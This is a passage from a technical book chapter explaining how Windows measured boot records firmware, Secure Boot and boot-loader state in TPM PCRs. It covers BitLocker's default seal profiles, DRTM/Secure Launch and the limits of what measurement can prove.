Where the firmware-version string differs, the SHA-256 digest of the `EV_S_CRTM_VERSION` event data differs. Where the `EV_S_CRTM_VERSION` digest differs, PCR[0] differs. That is the entire mechanism by which an overnight UEFI patch changes PCR[0]. Dell updated the firmware string from "1.16.0" to "1.17.0"; the bytes hashed; the PCR moved; the seal broke.

PEI/DXE, option ROMs, and PCR[1-3]

After the CRTM hands off, the Pre-EFI Initialization (PEI) phase runs and the Driver Execution Environment (DXE) phase loads UEFI drivers. PEI does early silicon initialization (memory controller, cache topology, basic chipset config) and DXE does device discovery, including option ROMs for plug-in cards.

Each option ROM that runs is measured into PCR[2]. The option ROM's configuration (card-specific NVRAM state that survives reboot) is measured into PCR[3]. The PFP also reserves PCR[1] for the platform configuration: CMOS settings, the SMBIOS table contents, and any BIOS-setup-visible knob that affects platform behavior per the PCR-allocation mapping surfaced in Microsoft's `Tbsi_Get_TCG_Log` documentation [182]. Disabling a USB controller in firmware changes PCR[1]. (UEFI boot-order changes, by contrast, are recorded as `EV_EFI_VARIABLE_BOOT` events in PCR[5], not PCR[1].) Installing a discrete GPU adds an `EV_EFI_BOOT_SERVICES_DRIVER` event into PCR[2] for the GPU's video BIOS.

Secure Boot variables and PCR[7]

PCR[7] is the Secure Boot policy PCR. It records the digests of the five values that define Secure Boot identity (Chapter 1): `SecureBoot` (the on/off flag), `PK` (Platform Key), `KEK` (Key Exchange Key), `db` (allowed signers), and `dbx` (revocation list). It also records any signed program execution events the firmware logs to PCR[7] under `EV_EFI_VARIABLE_AUTHORITY` [189].

Each variable contributes one `EV_EFI_VARIABLE_DRIVER_CONFIG` event whose Event field encodes `(VariableName GUID, UnicodeName, VariableDataLength, VariableData)` and whose digest is the SHA-256 of that entire structure. *The digest is not over the variable data alone*; it is over the GUID and name as well. This matters: when the May 2023 Microsoft `dbx` update shipped under KB5025885 [190] added the BlackLotus-vulnerable boot manager hashes to the revocation list, the variable data length grew, the structure changed, and the resulting `EV_EFI_VARIABLE_DRIVER_CONFIG` digest differed. Every Secure-Boot-enabled UEFI Windows machine that consumed that `dbx` update in the relevant bank saw PCR[7] move.

From the Wack0/bitlocker-attacks index [189], reproducing TCG EFI Platform Specification §6.4 verbatim: *"If the platform provides a firmware debugger mode which may be used prior to the UEFI environment or if the platform provides a debugger for the UEFI environment, then the platform SHALL extend an EV_EFI_ACTION event into PCR[7] before allowing use of the debugger"*. The intent is clear: a debugged firmware is a different PCR[7] than a production firmware. The verifier can refuse to release a key to a debugged platform.

Boot manager (bootmgfw.efi), PCR[4], PCR[11], and PCR[12]

The UEFI Boot Device Selection (BDS) phase locates `EFI/Microsoft/Boot/bootmgfw.efi` on the EFI System Partition, computes its Authenticode digest (Chapter 12), verifies the Authenticode signature against `db` and `dbx`, logs an `EV_EFI_BOOT_SERVICES_APPLICATION` event into PCR[4] [182] with that digest, and transfers control. PCR[4] now binds to the boot manager's image content. A different boot manager binary (a different version, a different language pack) produces a different PCR[4].

> **Authenticode, recap.** The Authenticode and Catalog Files chapter (Chapter 12) owns this PE signature format; the one fact measured boot needs is that the Authenticode digest is computed over the PE image *excluding* fields the loader rewrites (file-offset bytes, the checksum field, the digital-signature pointer), so it is not a raw SHA-256 of the file. Secure Boot and the PCR[4] measurement both

> use that Authenticode-style PE image hash, not the bytes on disk; Boot Guard is a separate firmware root of trust and does not Authenticode-hash Windows boot applications.

Once `bootmgfw.efi` runs, it begins the Microsoft-specific Windows Boot Configuration Log (WBCL) portion of the transcript. The correction that matters operationally is the PCR split. PCR[11] is the *BitLocker access-control PCR*: the index BitLocker seals to. Boot-application configuration, including BCD state and boot-debug settings, is measured into PCR[12]. Boot module details, boot-critical driver information, and ELAM material are measured into PCR[13]. Boot authorities are represented in PCR[14]. Do not read PCR[11] as the place where kernel, HAL, or boot-driver code measurements accumulate.

> **Windows Boot Configuration Log (WBCL).** The Microsoft-specific extension of the TCG event log carrying boot-manager, loader, and ELAM events. WBCL events use the TCG `EV_EVENT_TAG` event type with Microsoft-private sub-types. They are extended into the Windows boot PCRs with the corrected split: PCR[11] for BitLocker access control, PCR[12] for boot-application configuration, PCR[13] for boot module and ELAM details, and PCR[14] for boot authorities. WBCL is exposed by `Tbsi_Get_TCG_Log`/`Tbsi_Get_TCG_Log_Ex`; `tpmtool gatherlogs` collects the SRTM/DRTM boot logs, while `tpmtool getdeviceinformation` reports basic TPM information [191].

winload.efi and the ELAM handoff

`bootmgfw.efi` chains to `winload.efi`, the OS loader. `winload` measures the Windows kernel image (`ntoskrnl.exe`), the Hardware Abstraction Layer (`hal.dll`), the OS configuration data, and each boot-critical driver in load order as WBCL boot-module detail. Those boot-component code measurements belong in PCR[12] through PCR[14], with boot-application configuration in PCR[12], boot module details and boot-critical drivers in PCR[13], and boot authorities in PCR[14]. They do **not** belong in PCR[11]. A kernel or boot-driver update changes the boot-module transcript, but PCR[11] remains BitLocker's access-control PCR.

The Early Launch Anti-Malware (ELAM) interface gives a vendor anti-malware driver a chance to run before all other drivers and approve or block subsequent driver load attempts. `winload` measures the ELAM policy file hash into PCR[13]; the ELAM driver, when loaded, extends its own image digest into PCR[13]; the ELAM

driver then returns its allow/deny verdict on each subsequent driver, and `winload` logs those verdicts (also into PCR[13] under WBCL `EV_EVENT_TAG`).

Kernel and the final separator

Once the Windows kernel starts, it exposes the TCG event log through the TPM Base Services driver `Tbs.sys`, which is consumed by Win32 callers through `Tbsi_Get_TCG_Log`. The kernel emits its `EV_SEPARATOR` "ready-to-boot" marker into the Windows OS PCRs (the firmware already closed PCR[0-7] with its own separators at the BDS boundary). After the separator, the Windows boot-time WBCL slice this chapter follows is frozen. A verifier reading that log at this point sees the measured boot history up to the early OS handoff; final-events tables, resume logs, DRTM logs, and runtime measurement systems are separate surfaces.

Reading the log from user mode

On a Windows 11 24H2 machine, use `tpmtool gatherlogs <dir>` from an elevated prompt to collect `SRTMBoot.dat` and `DRTMBoot.dat`; Microsoft documents `getdeviceinformation` as basic TPM information, not a raw WBCL parser [191]. For API-level access, `Tbsi_Get_TCG_Log` returns the most recent WBCL [182] for HLK workflows, `MeasuredBootTool.exe -log <path>` reads the raw binary log file written under `C:\Windows\Logs\MeasuredBoot\*.log`.

Cross-platform, `tpm2_eventlog` [187] from the tpm2-tools suite [192] parses any binary log conforming to the PC Client PFP, including Windows-saved logs, because the WBCL extension is structurally compatible. The man page is precise: *"tpm2_eventlog(1): Parse a binary TPM2 event log... The format of this log documented in the 'TCG PC Client Platform Firmware Profile Specification'."* On Linux, the firmware-published log lives at `/sys/kernel/security/tpm0/binary_bios_measurements`.

Two iterative extends of the same measurements in a different order produce two completely different 32-byte PCR values. The PCR encodes *the order*. A verifier comparing your machine's boot-module PCRs (especially PCR[13] for boot module details and boot-critical drivers) against a known-good baseline is implicitly checking that the kernel, the HAL, and the boot-critical drivers all loaded in the expected sequence, not just that they all loaded. Reorder the chain, even with identical inputs, and the PCR moves. This is the property that makes the chain-of-hashes axiom load-bearing.

The PCR allocation cheat sheet

Pin the PCR-allocation table to your wall. Most operational questions reduce to "which PCR is affected by this change, and is it in my BitLocker profile?" Three quick rules:

1. **Code changes go to even PCRs (0, 2, 4).** Firmware blob, option ROM, boot manager. A firmware update moves PCR[0]; a discrete GPU swap moves PCR[2]; a boot-manager update moves PCR[4].
2. **Configuration changes go to odd PCRs (1, 3, 5).** BIOS setup, option ROM config, EFI variables seen by the boot manager.
3. **Policy and identity go to PCR[7].** Secure Boot keys. Any `dbx` update moves PCR[7]. Disabling Secure Boot moves PCR[7]. Enrolling third-party `db` entries moves PCR[7].

PCR[11] is the BitLocker access-control PCR on Windows. PCR[12] is boot-application configuration and BCD state. PCR[13] is boot module details, boot-critical drivers, and ELAM policy/verdict material. PCR[14] is, by Microsoft convention, boot-loader-authority events; by Linux shim convention, MOK enrollment. Same index; different ontology. Verifiers must pick a side.

BitLocker seal-binding




Figure 4.1: BitLocker seal vs unseal. At seal time TPM2_PolicyPCR derives the sealed VMK policy from the selected PCRs; every boot rebuilds the policy session and TPM2_Unseal releases the VMK only when the live PCR digest matches the sealed policy, otherwise the 48-digit recovery path. The default UEFI profile 0x880 binds PCR[7] and PCR[11].

BitLocker's Volume Master Key is wrapped by a TPM-resident sealed blob whose policy is `TPM2_PolicyPCR` over a chosen *PCR profile*. The default UEFI profile is the bitmask `0x00000080 | 0x00000800 = 0x880`, that is PCR[7] (bit 7 = `0x80`) plus PCR[11] (bit 11 = `0x800`), as documented in the BitLocker configuration reference [193], which notes verbatim that *"when Secure Boot State (PCR7) support is available, the default platform validation profile secures the encryption key using Secure Boot State (PCR 7)*

and the BitLocker access control (PCR 11).” The legacy CSM/BIOS profile is `0x00000015 | 0x00000800 = 0x815`. That is PCR[0], PCR[2], PCR[4], plus PCR[11].

At seal time (when BitLocker enables, or when a user changes the protector configuration), BitLocker builds a `TPM2_PolicyPCR` authorization policy digest from the current values of the selected PCRs. At every subsequent boot, the boot manager rebuilds the session, calls `TPM2_PolicyPCR` with the *current* PCR values, and calls `TPM2_Unseal`. If the current PCRs match the seal-time digest, the TPM releases the VMK and BitLocker unlocks transparently. If they don’t match, the TPM refuses and Windows prompts for the 48-digit recovery key.

From Microsoft’s BitLocker countermeasures documentation [105]: *“By default, BitLocker provides integrity protection for Secure Boot by using the TPM PCR[7] measurement. An unauthorized EFI firmware, EFI boot application, or bootloader can’t run and acquire the BitLocker key”*. The PCR[7]-default choice is deliberate: PCR[7] is the *policy* PCR, not the *code* PCR. Firmware updates don’t change a Secure-Boot-policy hash; only key-database updates do.

The boot-time authorization flow is the same profile check in motion: firmware extends the platform PCRs, the boot manager participates in the Windows boot measurements, and BitLocker asks the TPM to unseal only after applying `TPM2_PolicyPCR` to the configured profile.

The on-disk registry path that records the profile choice is `HKLM\SOFTWARE\Policies\Microsoft\FVE\PlatformValidationProfileUEFI` [193]. The value is a 24-bit bitmask where bit `N` selects PCRN. A device that sealed under the default `0x880` profile and then has Group Policy changed to `0x815` will *not* automatically re-seal. You must explicitly disable and re-enable the TPM protector with `manage-bde -protectors` [194] to rotate the policy.

Those profile masks cover common defaults and common stricter variants; enterprises can and do set custom validation profiles. If the mask includes PCR[0], every firmware update will trigger a recovery prompt. If it omits PCR[0] but includes PCR[7], only Secure Boot key changes (Microsoft’s annual `dbx` updates, third-party Linux enrollments, BIOS-setup Secure Boot toggles) will. The four canonical recovery-prompt causes follow directly:

Cause	PCR affected	Default `0x880` recovery risk	Mitigation
UEFI firmware update	PCR[0]	No, unless policy also selects PCR[0]	Suspend BitLocker before firmware update on legacy/stricter profiles

Cause	PCR affected	Default `0x880` recovery risk	Mitigation
Microsoft `dbx` update or Secure Boot key rotation	PCR[7]	Yes	Suspend BitLocker before Secure Boot DB/DBX updates
Boot-manager binary swap (KB-driven update)	PCR[4] and, depending on policy/log contents, PCR[12] through PCR[14]	Not merely because PCR[4] changed; yes only if a selected PCR changed	Suspend BitLocker before boot-chain updates that touch selected PCRs
Firmware setup change (virtualization toggle, device enable/disable)	PCR[1]	No, unless policy also selects PCR[1]	Suspend BitLocker before deliberate changes on profiles that select PCR[1]




Figure 4.2: The linear SRTM measurement chain. Each stage measures its successor and extends a PCR before handing off: CRTM→PCR[0], PEI/DXE→PCR[1–3], BDS→PCR[7] (Secure Boot policy) and PCR[4] (bootmgfw.efi), Windows boot→PCR[12–14]. PCR[11] is reserved for the BitLocker seal and carries no boot-code measurement, and the kernel's EV_SEPARATOR freezes the Windows OS PCRs (firmware having already closed PCR[0–7]).

The complete SRTM chain is linear: the CRTM (Boot Guard ACM, AMD PSP, or Pluton-backed firmware) measures firmware version and contents into PCR[0]; PEI/DXE measures platform configuration and option-ROM state into PCR[1] through PCR[3]; BDS measures Secure Boot variables into PCR[7] and the boot manager image into PCR[4]; Windows records boot application configuration in PCR[12],

boot module and ELAM details in PCR[13], and boot authorities in PCR[14], while PCR[11] remains the BitLocker access-control PCR; finally the kernel emits `EV_SEPARATOR` records that mark the boot-time transcript complete.

We have walked the chain. What about the chain we cannot trust: the OEM-vendor-firmware-allowlist explosion that overwhelms remote verifiers?

Competing approaches: DRTM, late launch, and Secure Launch

A quote from Microsoft's hardware-root-of-trust documentation [188] frames the problem precisely: *"As there are thousands of PC vendors that produce many models with different UEFI BIOS versions, there becomes an incredibly large number of SRTM measurements upon bootup. Two techniques exist to establish trust here: either maintain a list of known 'bad' SRTM measurements (also known as a blocklist), or a list of known 'good' SRTM measurements (also known as an allowlist)."*

The allowlist explodes. Every OEM, every model, every firmware revision, every Secure Boot key generation, and every Windows boot transcript produces a fresh PCR[0]/PCR[7]/PCR[12] through PCR[14] context, while BitLocker still keys its default UEFI seal to PCR[7] and PCR[11]. A central verifier that wants to assert "this fleet booted firmware Microsoft has signed off on" has to maintain a database whose cardinality grows with the product of OEMs, models, firmware versions, Secure Boot policy generations, and Windows boot transcript variants. By 2017 the table size made the verifier policy ungovernable for general-purpose Windows fleets.

The fix is structural: introduce a *second* measurement plane that does not depend on the OEM. From the same Microsoft document: *"System Guard Secure Launch, first introduced in Windows 10 version 1809, aims to alleviate these issues by using a technology known as the Dynamic Root of Trust for Measurement (DRTM)."* And: *"Secure Launch simplifies management of SRTM measurements because the launch code is now unrelated to a specific hardware configuration."*

DRTM is a CPU primitive. On Intel, it is `GETSEC[SENTER]`, introduced with Trusted Execution Technology in 2007. From the Intel SDM mirror, verbatim: *"GETSEC[SENTER] / Launch a measured environment. EBX holds the SINIT authenticated code module physical base address. ECX holds the SINIT authenticated code module size (bytes)."* On AMD, the equivalent is the `SKINIT` instruction from the AMD-V (SVM) family. Microsoft's Secure Launch implementation [104] issues `SENTER` or `SKINIT` from a small Secure Kernel Loader (SKL) inside `winload.efi`.

What SENTER and SKINIT do, at machine level, is roughly identical: they suspend all but one CPU, reset PCRs 17 through 22 in the TPM from their power-on all-ones state to all zeroes in each active bank, load the launch module (Intel verifies the signature on its SINIT Authenticated Code Module; AMD measures its Secure Loader Block rather than checking a signature), and atomically transfer control to it with interrupts disabled and the IOMMU active. The ACM/SLB's measurement gets extended into PCR[17]; the Measured Launch Environment (MLE) it loads gets extended into PCR[18]. On Windows, that environment is the Hyper-V hypervisor (the Above Ring Zero chapter, Chapter 9) and the secure kernel (the Secure Kernel chapter, Chapter 6).

> **Measured Launch Environment (MLE).** The code body that the DRTM primitive (*SENTER/SKINIT*) measures into PCR[18] after the Authenticated Code Module (Intel) or Secure Loader Block (AMD) has been measured into PCR[17] and verified. On Microsoft Secure Launch, the MLE is the hypervisor plus the secure kernel. On Linux+TrenchBoot, the MLE is the GRUB late-launch component plus the kernel.

The reason SENTER and SKINIT matter, beyond the resetting of PCRs 17-22, is *what they don't measure*. They do not measure the PEI/DXE firmware. They do not measure option ROMs. They do not measure the entire SRTM trail in PCRs 0-7. A verifier that consumes PCRs 17-22 sees a much smaller, late-launch transcript: ACM/SLB, Secure Kernel Loader/TCB-launch code, launch policy, hypervisor, secure-kernel, TPM bank, and platform launch context still matter, but the PEI/DXE firmware and option-ROM diversity in PCRs 0-7 no longer dominates the allowlist. DRTM reduces OEM-firmware diversity; it does not collapse every capable system to one digest per silicon vendor.

The Rutkowska / Wojtczuk SMM attack and the DRTM preconditions

Before SENTER could be trusted, it had to survive an attack class that Joanna Rutkowska and Rafal Wojtczuk demonstrated at Black Hat DC 2009 [195]. Their paper's abstract is direct: *"We describe a practical attack that is capable of bypassing the TXT's trusted boot process"*. The mechanism: TXT measured the launch environment but did not constrain System Management Mode, so a compromised SMM handler could tamper with the measured launch after an otherwise trusted SENTER. Intel's architectural response was the SMI Transfer Monitor (STM), a hypervisor

that sandboxes SMM. A separate, standing precondition is the IOMMU: the SDM mirror's `GETSEC[SENTER]` description lists the chipset and TPM preconditions GETSEC[SENTER] checks before opening the measured-launch window, and every modern DRTM design rests on the assumption that VT-d/IOMMU is active at the late-launch instant.

> **Why DRTM and SRTM coexist instead of replacing each other.** DRTM does not replace SRTM; it layers on top. SRTM still measures everything pre-late-launch into PCRs 0-7 and the Windows boot PCRs 11-14, with PCR[11] reserved for BitLocker access control and boot-component code in PCR[12] through PCR[14]. DRTM resets a separate slice (PCRs 17-22) and starts fresh. A verifier that wants the smaller late-launch TCB consumes the DRTM slice and ignores PCRs 0-16. A verifier that wants the full pre-late-launch history consumes the SRTM slice and ignores 17-22. A verifier that wants both (say, "the firmware was on the allowlist *and* the secure kernel started cleanly") consumes both. The cost is one extra `TPM2_Quote` selection mask. The benefit is that you can change attestation policy without changing the measurement plane.

Microsoft Secure Launch and the Secured-Core PC bar

Microsoft's Secured-core PC program [179] packages Secure Launch with a set of other hardware requirements: SMM Supervisor, kernel DMA protection, Boot Guard or PSP firmware, Pluton or equivalent silicon root of trust, and Memory Integrity (HVCI) enabled by default. The Microsoft framing: *"Microsoft is working closely with OEM partners and silicon vendors to build Secured-core PCs that features deeply integrated hardware, firmware and software to ensure enhanced security for devices, identities and data."* The result is a tier-1 SKU set whose attestation evidence can emphasize the smaller DRTM TCB rather than only the large SRTM history.

Operationally, the Secured-Core flag enables the configuration block at `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios` per Microsoft's Secure Launch configuration guide [104]. When the registry flag is set and the silicon supports late launch, `winload.efi` issues `SENTER`/`SKINIT` after measuring the early kernel, and the hypervisor launches inside the MLE.

TrenchBoot: Open-source DRTM for Linux

DRTM is not Windows-only. The TrenchBoot project [196] (with contributors from Apertus Solutions, Oracle, and 3mdeb [196]) maintains an open-source DRTM stack for Linux and Xen on GRUB. From the TrenchBoot documentation repo

[197]: *"TrenchBoot is a framework that allows individuals and projects to build security engines to perform launch integrity actions for their systems."* The Linux side of the same primitive that Microsoft Secure Launch uses on Windows.




Figure 4.3: Two measurement planes: SRTM fills PCR[0–7, 11–14] from reset as a large, OEM-diverse anchor; at late launch winload's Secure Kernel Loader issues SENTER/SKINIT, the CPU resets PCR[17–22] and re-roots into the ACM/SLB (PCR[17]) and the MLE (PCR[18]), a smaller and less OEM-diverse anchor.

The DRTM transition is a second measurement plane layered on top of SRTM. The ordinary SRTM chain runs first through firmware, BDS, boot manager, and early loader state. Then the Secure Kernel Loader issues `SENTER` or `SKINIT`; the CPU resets PCR[17] through PCR[22]; the Authenticated Code Module or Secure Loader Block is extended into PCR[17]; the measured launch environment, on Windows

the hypervisor plus secure kernel, is extended into PCR[18]; and the secure kernel starts with IOMMU protections active.

The comparison below synthesizes the TCG PFP PCR allocation surfaced in Microsoft's `Tbsi_Get_TCG_Log` reference [182] with the Microsoft hardware-root-of-trust documentation [188] and the BitLocker countermeasures unlock-mode enumeration [105]:

Property	SRTM (PCR[0-7,11-14])	DRTM (PCR[17-22])	TPM-only BitLocker (default seal PCR[7,11])	TPM+PIN
Trust-anchor size	OEM CRTM + firmware + option ROMs + drivers (large)	Vendor ACM/SLB + MLE only (small)	Same as SRTM	Same + human PIN secret
Hardware required	Any TPM 2.0 platform	Intel TXT-capable or AMD SVM-capable + IOMMU	Same as SRTM	Same
Recovery prompts/year	Depends on selected BitLocker profile	Separate attestation plane; not in the default BitLocker profile	Driven by PCR[7]+PCR[11] unless policy is customized	Same PCR profile, plus user factor
bitpixie-class attack	Vulnerable	Separate PCR plane; not a default BitLocker mitigation	Vulnerable	Mitigated (PIN required)
Verifier policy size	Grows with OEM/model/firmware/boot-policy versions	Smaller, but still varies by ACM/SLB, SKL/TCB-launch, MLE, policy, TPM bank, and platform context	O(profile choices)	O(profile choices + PIN policy)

DRTM reduces the OEM firmware-diversity problem. It does not solve the problem that the log is unsigned, the measurement is a hash and not a *good* hash, and the CRTM is an axiom. What can measurement never prove?

Theoretical limits: What measurement can never prove

Restate the axiom from the origins discussion: the first hash in the chain is an axiom; the silicon that computes it is itself unmeasured. CRTM is the *Root of Trust for Measurement*, not the *Root of Trust for Everything*. The trust we can claim is that, *given* the integrity of the silicon and the immutability of the embedded keys, the chain is a faithful record of what ran. The "given" is doing all the work.

Three limits, each architectural and not implementational.

Trust on first measurement

The CRTM has nothing under it. If you compromise the silicon (through a faulTPM-class SoC voltage glitch against an AMD fTPM, through SPI-bus sniffing of a discrete TPM, through a Pluton supply-chain tamper, through an Intel Boot Guard key extraction), the rest of the chain is, formally, useless. The verifier asks the chip "what ran?"; the chip computes the answer using cryptographic primitives the chip itself implements; if the chip is malicious, every answer is consistent with whatever boot history the attacker wishes. The TPM's `TPM2_Quote` signature is bound to the chip's own AIK; if the chip is the attacker, the signature is honest about a lie.

This is not a flaw of TPM 2.0. It is a feature of mathematics. You cannot bootstrap trust from nothing. AEGIS knew this in 1997; the TCG accepted it in 1999; every silicon root of trust still depends on it in
2026. The only mitigations are (a) make the silicon as small and audited
and physically resistant as the budget allows (which is why Pluton ships a separate sub-millimeter microcontroller), and (b) bind the chip's identity to a manufacturer-rooted certificate chain that an out-of-band auditor can verify. Which is why Hello for Business enrollment cross-checks the EK certificate against the OEM root before issuing the device-bound key.

A PCR value is a hash, not a *good* hash

The TPM has no knowledge of what is good. PCR[0] holding `0xC4F7…` is just a number. To the TPM it is no more or less suspicious than `0xA21E…`. The TPM's job, during `TPM2_PolicyPCR`+`TPM2_Unseal`, is to refuse the key release if the PCRs do not match the seal-time digest: *regardless* of whether the seal-time digest was a benign value or a malicious one.

> A PCR value is a hash, not a *good* hash.

This is why a sealed BitLocker VMK released on a successful `TPM2_PolicyPCR` match is *not* a guarantee that the booted code was actually trustworthy. It is a guarantee that the booted code matched the seal-time digest. If at seal time the platform was running an older, signed, but vulnerable `bootmgfw.efi`, the seal binds to the BitLocker access-control PCR state selected by policy. Years later, when an attacker recreates a boot state that satisfies PCR[7] and PCR[11], the TPM cheerfully releases the key. This is the mechanism that makes bitpixie work; we will meet it again in the open-problems discussion.

The verifier (BitLocker policy, Azure Attestation policy, Intune DHA, your fleet management tool) is the only entity that knows what *good* means. The TPM provides reporting infrastructure; the verifier provides policy infrastructure. *Measurement is reporting infrastructure, not policy infrastructure.*

> ▸ **KEY IDEA** Measurement is reporting infrastructure, not policy infrastructure. The TPM knows what was measured; only the verifier knows what is good. Every BitLocker unseal, every Azure Attestation, every Intune DHA verdict is a *policy* decision made by software outside the TPM, against a number the TPM merely reports.
>
> **Why this matters in practice.** A sealed VMK released on a successful `TPM2_PolicyPCR` match is *not* a guarantee that the booted code was actually trustworthy. It is a guarantee that the booted code matched the seal-time digest. If seal time captured a vulnerable but signed binary, every subsequent boot of that same vulnerable signed binary will unseal cleanly. This is the architectural reason bitpixie works against TPM-only BitLocker even on fully patched 2025 firmware.

The log is unsigned

`TPM2_Quote` signs only the PCR values plus the verifier's nonce. It does not sign the TCG event log. A malicious firmware can extend an honest digest into the TPM and report a *different* event in the log it hands the OS. The PCR is correct; the log is a fabrication. Detection comes only from the verifier *replaying* the log against the quoted PCRs and flagging a mismatch.

In practice this is not a problem on benign firmware, because the firmware has no incentive to lie about its own events. It becomes a problem precisely in the cases where the firmware is the attacker: BlackLotus-class implants that own the boot manager, faulTPM-class chip compromises that own the TPM. In those cases, a verifier that trusts both the log and the quote without replaying is trusting a forged document.

The mitigation is structural and well-known: verifiers MUST replay. Azure Attestation, Intune DHA, and Microsoft's reference attestation library all replay the log against the quoted PCRs and refuse to issue a token on mismatch. Operators rolling their own attestation pipeline often skip the replay step, especially in early-prototype deployments. *Skip the replay and you have an unauthenticated event list dressed up as evidence.*

The cuckoo attestation class (Parno 2008)

